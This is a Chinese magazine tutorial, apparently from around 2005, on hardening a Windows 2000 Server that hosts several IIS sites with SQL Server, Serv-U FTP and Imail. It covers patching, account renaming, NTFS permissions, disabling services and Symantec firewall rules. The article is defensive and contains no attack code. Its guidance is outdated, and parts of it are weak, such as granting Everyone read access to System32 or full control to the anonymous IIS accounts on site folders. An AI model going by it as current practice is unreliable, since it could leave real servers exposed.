刘流： 最近脚本攻击还是闹得沸沸扬扬，NBSI2的不断升级，新的注入方法和各种系统漏洞的出现，加上LCX又趁乱公布了海洋2005，所以攻击事件是越来越多。最近黑防技术咨询电话是天天叫个不停，中饭时间长期占线。没办法，只好策划了本期的这篇服务器配置文章，重点针对现在网管们头大的虚拟主机的安全设置、各种软件的安全设置、完整的权限配置等方面，文章很简明，需要注意的都涉及到了，而且有些自己的看法，希望以后遇到麻烦的网管朋友们少些——当然，我们的电话就少些，毕竟我们得吃饭啊！上帝、佛主一起保佑……

适合读者： 网络管理员、服务器维护员、入侵者

前置知识： Windows基本操作

配置安全服务器 抵御流行攻击



文/图 段翔宇

本人的工作是软件开发，爱好网络安全，前些日子受朋友所托，为他们安装一台服务器并放在Internet上，要求如下：

6个站点的WWW服务，其中有几个是采用了动易、动网等源代码已经公布的系统建立的；

6个站点，两个需要SQL Server服务；

6个站点，需要各自独立的FTP和Mail服务。

安装软件、建立站点很容易，最头痛的是安全问题。网络时代，黑客工具泛滥，稍微肯花点时间和工夫的人，只要善于利用工具，就可以做个小小的"工具黑客"。可惜黑客好找，安全专家难寻，关于网络安全的文章去网上一搜索都是一鳞半爪，东一榔头西一锤。无奈，我只好自己摸索，著成此文，希望可以帮助大家。

规划

在安装之前，我们要做好仔细的规划，服务器硬件且不管，考虑其他。

1.采用软件

经考虑使用软件如下：

操作系统采用Windows 2000 Server；

数据库除Access已经支持外，另安装SQL Server 2000；

WWW服务采用Windows 2000 Server自带的IIS服务；

FTP系统采用Serv-U FTP Server；

Mail系统采用Imail；

杀毒软件采用Norton AntiVirus；

防火墙采用Norton Client FireWall；

工具软件包括: WinRar、Jmail、PcanyWhere;

以上软件均采用最新版本。

由于本人没接触过Linux系统,这里就放弃了Linux,可能老手会觉得Linux系统比Windows 2000更安全,但如果由一个新手来做,我想比用Windows 2000更危险,不能拿别人的服务器冒险,其他的软件尽量采用有品牌有知名度的软件。在杀毒软件上我犹豫了很久,想采用国产软件,如瑞星、江民,不过最终还是放弃了。杀毒软件、防火墙、远程管理3种软件均采用Symantec有一个好处,更新时只需要一次LiveUpdate,3种软件均更新到最新版本。

2.硬盘分区规划

硬盘分区是一件重要的事,原则是尽量把各服务分别放在不同的分区中,便于管理和维护。经过分析,决定分为C、D、E、F 4大分区,均采用NTFS格式。

C区: 操作系统及软件安装区。

D区: WWW站点服务区,包括数据库数据文件也存储在此区。

E区 Mail服务区,所有的Mail方面的数据均放在此区。

F区: 备份及杂物区,包括服务器驱动程序、各软件的安装程序备份、日常数据的备份均在此区。

3.准备笔记本一个,笔一根,以备记录时用。

软件安装

1.安装Windows 2000 Server

这里就不多废话了,按照正常步骤安装,注意几点:

1)安装目录不要选择默认的C:\Winnt,改个其他的名字,譬如C:\wfidkn。

2)由于另选了FTP和Mail软件,所以IIS中我们只需要选择WWW服务、Internet管理器、公用文件3项就足够了,安装完毕后,以Administrator身份登录,安装服务器驱动和各个软件,如果需要设置密码的地方,一定要设置一个复杂密码并用本子记录。至此,各个软件安装完毕,下一步就要进行安全设置,这是最重要的,也是最痛苦的一件事,稍有不慎,就会被黑客钻了空子。

安全配置

1.为了防止病毒入侵,在安装上的SP4之前千万不要接入网络中,先手工给Windows 2000 安装上的SP4补丁,然后接入网络,设置好本机IP、子网掩码、网关和DNS服务器地址,立刻启动Norton的LiveUpdate,更新病毒库到最新的版本,用杀毒软件先挡一挡。

2.安装Windows补丁(一个漫长的过程),在"开始"菜单上启动Windows Update,按照提示,一步一步选择,安装。很多补丁是不能同时安装的,所以要多次安装,每次安装完毕后,一定要重启,再重新启动Windows Update。很多时候,安装了前一个补丁又会带出一大串补丁要安装,所以一定要检查到Windows Update检查完,不需要安装补丁了才能停止。

3.安装其他软件的补丁。先看SQL Server 2000,开动IE,直奔微软站点,SQL Server 2000最新的是SP3补丁,下载安装。安装完毕,重启后一定要检查SQL Server 2000是否装上了SP3。具体检查方法如下:开始->程序->Microsoft SQL Server->企业管理器,找到Local,点鼠标右键,选择属性,在"常规"栏中可以看到有一项产品版本,如果打了SP3补丁的会显示SP3字样。

4.再看看其他的软件。Serv-U FTP Server和Imail Server到其官方站点查看(好象最新的版本都没有补丁)。

5.处理计算机用户与组。在管理工具中选择计算机管理,点"本地用户和组",给Administrator用户改名,鼠标右键选中Administrator,选择重命名,自行设置新的登录名,譬如改为Adefyyu,并设置一个复杂的密码,并删除掉Guest用户。此时系统中应该只有5个用户,除了Administrator、Iuser、Iwam外,另有两个用户分别是SQLDebugger和TsInternetUser。如果还有其他用户,在查看后如果觉得不重要,建议删除。对用户与组做快照,可笔录也可用软件,记录下当前有哪些组,组中有哪些用户。

6.设置磁盘目录访问权限。设置目录访问权限的目的在于即使黑客攻进了某个网站,它也只能在该网站目录范围内活动,不能对其他地方进行读写文件操作。这步很重要,因为服务器要求提供ADO、FSO、JMail和XMLHTTP4个组件服务(第4个应用范围不是很广,但是动易系统需要)。鼠标右键选择C盘,属性,找到安全选项,添加Administrator用户或Administrators组,并赋予全部权限控制,删除掉EveryOne(如图1所示)。点选此选项卡中的"高级"按钮,如图2所示。




图1 设置目录访问权限




图2 应用权限控制设置

复选"重置所有子对象的权限并允许传播可继承权限",点"确定",将此权限控制应用到C盘下所有的目录,对D、E、F分区重复以上的操作。此时,整个硬盘只归Administrator管了,接下来要给其他用户分配一些权限,不然别的用户就不能访问网站、上传文件和收发邮件。

C:\Program Files\Common Files\System下的ado和oledb两个目录 Windows 2000安装目录下的System32、Temp和Internet Logs3个目录 在以上目录的安全选项卡中，添加Iuser、Iwam用户的"读取及运行"、"列出文件目录"、"读取"3 项权限，如果嫌找这些用户麻烦，可直接添加Everyone，(如图3所示)。




图3 添加其他用户的访问控制

D区是WWW服务区，各个站点的目录均要独立设置。添加Iuser、Iwam用户的"完全控制"、"修改"、"读取及运行"、"列出文件目录"、"读取"、"写入"3 项权限，以保证站点能正常运行。这样我们的服务器就提供了ADO、FSO、Jmail和XMLHTTP组件功能了，并且其使用范围也做了限制。

7 .处理服务。在管理工具中选择"服务"，停止Alerter、Fax Service、Messenger、Remote Access Auto Connection Manager、Remote Registry Service、SQLSERVERAGENT、Task Scheduler、Telnet、Terminal Services、RunAs Service服务并设置为"禁用"。以上服务有些是从安全角度来是禁止的，有的是从服务器效率角度来禁止的。对于其他服务也要谨慎处理，仔细查看每一项服务所对应的执行文件并记录下来，以备将来如果出现问题时进行对照。

8 .设置审核策略、本地策略、安全选项。在管理工具中选择"本地安全策略"，打开"本地策略"下的"审核策略"，修改成如图4 所示。




图4 设置本地安全策略

如果有黑客进行攻击的话，以上的操作会进行有效的记录。本来还需要进行"用户权利指派"方面的修改的，不过默认情况下已经比较安全了，加上我们又有防火墙，所以不做了。

9 .设置TCP/IP 。打开"本地连接"属性，在"此连接使用下列选定的组件"中，只保留"Internet协议(TCP/IP)"一项。再选中"Internet协议(TCP/IP)"，点"属性"按钮，再点"高级"按钮，在"高级TCP/IP设置"对话框下，选择WINS，去掉"启用LMHOSTS查询"前的复选，并选中"禁用TCP/IP上的NetBIOS"，点确定。本来可以在"高级TCP/IP设置"中可以通过"IP安全机制"和"TCP/IP 筛选"进行更高层访问安全设置，一来不是特别熟悉，二来已经有了防火墙，所以偷懒一下，等下次熟悉后，再来进行此项设置。

10 .处理SQL Server 2000安全问题。在SQL Server 2000安装目录下的\MSSQL\Binn文件夹中有一个危险的Dll组件，就是Xplog70.dll，将它改名或彻底删除均可。

小提示：去掉了这个组件后，SQL Server 2000中数据库的属性就打不开了。

11 .设置www服务。选择管理工具中的Internet服务管理器，先删除掉默认站点，然后选择机器名，鼠标右键，选择"属性"，在"Internet信息服务"栏下，"主属性"选择WWW服务，点其右边的"编辑"按钮，进行站点默认属性的配置。修改以下几处："主目录"选项卡下，点"配置"按钮，"应用程序映射"选项卡下，除了ASP与ASA外一律删除；"应用程序选项"选项卡下，有一个"启用父路径"复选框，如果你的站点没有用到"../"，可将此复选框去掉；"应用程序调试"选项卡下，"脚本错误消息"选择"发送文本错误消息给客户"。点"确定"按钮保存设置，继续以下操作。"文档"选项卡下，去除不需要的默认文档名，添加新的默认文档名。

12 .在设置完站点默认属性后就可以开始创建站点了，创建的站点均会继承默认属性，不需要再一个一个修改。创建完站点后，可再选择机器名，鼠标右键，选择"备份/还原配置"，进行站点设置信息的备份，以后若有问题，可用此备份文件直接还原，不需要再耗费功夫一个一个设置。设置完之后，可逐个站点浏览一次，以防失误。建议对站点的名称、域名、路径均笔录下来。

13 .设置FTP服务和Imail服务。Serv-U的设置方法网上的教程很多，不再赘述，说明两点。一是在其"常规"设置中，复选"拦截FTP_bounce攻击和FXP"选项，以防不测，其他的各项默认均可。二是对于FTP用户，一律不给"执行"权限，并且限制其访问目录，设置配额。

14 .Imail网上也有很多教程，不再多说了。

15 .设置PcAnyWhere，在PcaAyWhere中设置一个呼叫者，并对呼叫者设置一个复杂密码，在Windows 2000之外再加一组访问控制。设置完毕后，在另一台机器上测试一下，看是否成功。

16 .添加防火墙访问规则。打开Symantec Client FireWall软件，点开客户端防火墙，选择"Internet访问控制"，选择"添加"按钮，执行以下操作：添加可以访问Internet的软件，主要有以下几个。

dllhost.exe(以备xmlhttp组件访问外部网站)

iexplore.exe

lsass.exe

Imail下的几个执行文件(以备收发邮件)

Serv-U下的几个执行文件。

Symantec下的LiveUpdate、awhost32.exe(以备pcanywhere能响应远端的连接)

添加不能访问Internet的软件,主要有以下几个。

sqlmangr.exe

sqlservr.exe(SQL Server 2000的外部连接响应)

刘流: 其实我们不用主动添加,只需要进行收发邮件操作、FTP传文件、访问网站等相应的操作,防火墙均会提示我们如何配置其访问规则,不过Awhost32.exe需要手工添加,千万不要忘记。

操作结果如图5 所示。




图5 添加Internet访问控制

再选择"配置"按钮,选择"系统范围的设置",设置访问规则,如图6 所示。




图6 设置系统访问规则

点"添加"按钮,出现"添加规则向导"对话框,按照向导一步一步操作即可添加。规则如下表所示。

规则是按照先后顺序进行检查,所以还要考虑好顺序问题。一般情况下,允许访问的规则在前,禁止访问的规则在后,先在笔记本上照此表设计好访问规则,然后逐项添加。设置好规则后,一定要对WWW、FTP、Mail、Pcanywhere服务逐个测试,不能有丝毫疏忽。

操作	连接	计算机	通信	跟踪	类型	说明
允许Internet访问	来自其它计算机的连接	所有计算机	TCP和UDP端口是20/21/25/80/110	无	用户	本机服务FTP、Mail、Web
允许Internet访问	来自其它计算机的连接		TCP和UDP端口是8181、8383	无	用户	WebMail服务
禁止Internet访问	来自其它计算机的连接	所有计算机	TCP和UDP端口是1433/1434/3389	无	用户	禁止访问数据库和终端服务
…						

最后还要检查客户端防火墙下入侵检测选项卡中的"启用入侵检测"、"启用自动禁止"两个复选框选中,如图7 所示。

